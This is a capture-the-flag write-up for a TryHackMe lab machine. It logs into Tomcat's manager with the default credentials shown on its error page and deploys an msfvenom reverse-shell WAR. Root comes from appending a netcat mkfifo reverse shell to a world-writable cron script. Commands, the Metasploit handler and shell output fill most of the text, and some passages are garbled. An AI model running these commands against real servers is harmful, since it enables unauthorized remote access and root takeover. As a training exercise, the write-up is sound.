

Thompson

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
<https://tryhackme.com/room/bsidesgthompson>

```
rustscan -a 10.10.209.41 -- -Pn -sC -sV -A | tee scan.txt
```



```
dirsearch -u http://10.10.209.41:8080
```

/manager/ is a login page



After trying default creds I found them on 401 page)

401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/t`

`ename="manager-gui"/>`
`name="tomcat" password="s3cret" i`

ere changed from the single `manage`:

~~Tomcat 7 onwards, the roles are~~

- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for

Log in an gere I can download war files


WAR (file format)

In software engineering, a **WAR** file is a file used to distribute a collection of JAR-files, JavaServer Pages, Java Servlets, Java classes, XML files, ...

[Content and structure](#) · [Advantages of WAR files](#) · [Example](#)

Create revshell:

```
msfvenom -p java/shell_reverse_tcp LHOST=10.18.88.130 LPORT=1234 -f war -o shell.war
```



listener

```
msf6 exploit(multi/handler) > options
Name      Current Setting  Required  Description
--      -
LHOST     10.10.10.10      yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Payload options (generic/shell_reverse_tcp):
Name      Current Setting  Required  Description
--      -
LHOST     10.10.10.10      yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 10.18.88.130
LHOST => 10.18.88.130
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.18.88.130:1234
```

Download and run file

```
[*] Started reverse TCP handler on 10.18.88.130:1234
[*] Command shell session 1 opened (10.18.88.130:1234 -> 10.10.209.41:40510) at 2024-01-21 11:38:01 -0500

id
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
```

user flag

I have permissions to read user flag

```
total 48
drwxr-xr-x 4 jack jack 4096 Aug 23 2019 .
drwxr-xr-x 3 root root 4096 Aug 14 2019 ..
-rw-r--r-- 1 root root 1476 Aug 14 2019 .bash_history
-rw-r--r-- 1 jack jack 220 Aug 14 2019 .bash_logout
-rw-r--r-- 1 jack jack 3771 Aug 14 2019 .bashrc
drwxr-xr-x 2 jack jack 4096 Aug 14 2019 .cache
-rwxrwxrwx 1 jack jack 26 Aug 14 2019 id.sh
drwxrwxr-x 2 jack jack 4096 Aug 14 2019 .nano
-rw-r--r-- 1 jack jack 655 Aug 14 2019 .profile
-rw-r--r-- 1 jack jack 0 Aug 14 2019 .sudo_as_admin_successful
-rw-r--r-- 1 root root 39 Jan 21 08:40 test.txt
-rw-rw-r-- 1 jack jack 33 Aug 14 2019 user.txt
-rw-r--r-- 1 root root 183 Aug 14 2019 .wget-hsts
cat user.txt
39400c90bc683a41a8935e4719f181bf
```

privilege escalation

User jack have root permissions - so I need his password

```
uid=0(root) gid=0(root) groups=0(root)
cat id.shell.war shell5.war
#!/bin/bash
id > test.txt
```

But I found that every minute running script id.sh

```
cat /etc/crontab
```

I create listener on kali

```
nc -lnvp 1337
```

Add revshell to this script and wait a minute

```
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.18.88.130 1337 >/tmp/f'
```

```
>> id.sh
```

```
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
ls -la
total 48
drwxr-xr-x 4 jack jack 4096 Aug 23 2019 .
drwxr-xr-x 3 root root 4096 Aug 14 2019 ..
-rw-r--r-- 1 root root 1476 Aug 14 2019 .bash_history
-rw-r--r-- 1 jack jack 220 Aug 14 2019 .bash_logout
-rw-r--r-- 1 jack jack 3771 Aug 14 2019 .bashrc
drwx----- 2 jack jack 4096 Aug 14 2019 .cache
-rwxrwxrwx 1 jack jack 26 Aug 14 2019 id.sh
drwxrwxr-x 2 jack jack 4096 Aug 14 2019 .nano
-rw-r--r-- 1 jack jack 655 Aug 14 2019 .profile
-rw-r--r-- 1 jack jack 0 Aug 14 2019 .sudo_as_admin_successful
-rw-r--r-- 1 root root 39 Jan 21 08:47 test.txt
-rw-rw-r-- 1 jack jack 33 Aug 14 2019 user.txt
-rw-r--r-- 1 root root 183 Aug 14 2019 .wget-hsts
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.18.88.130 1337 >/tmp/f' >> id.sh
ls
```

After less than minute I got rootshell

```
(kali@kali)-[~/THM/tompson]
$ nc -lnvp 1337
listening on [any] 1337...
connect to [10.18.88.130] from (UNKNOWN) [10.10.209.41] 54480
bash: cannot set terminal process group (1204): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu:/home/jack# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/jack# cd /root
cd /root
root@ubuntu:~# ls
root.txt
root@ubuntu:~# cat root.txt
cat root.txt
d89d5391984c0450a95497153ae7ca3a
root@ubuntu:~#
```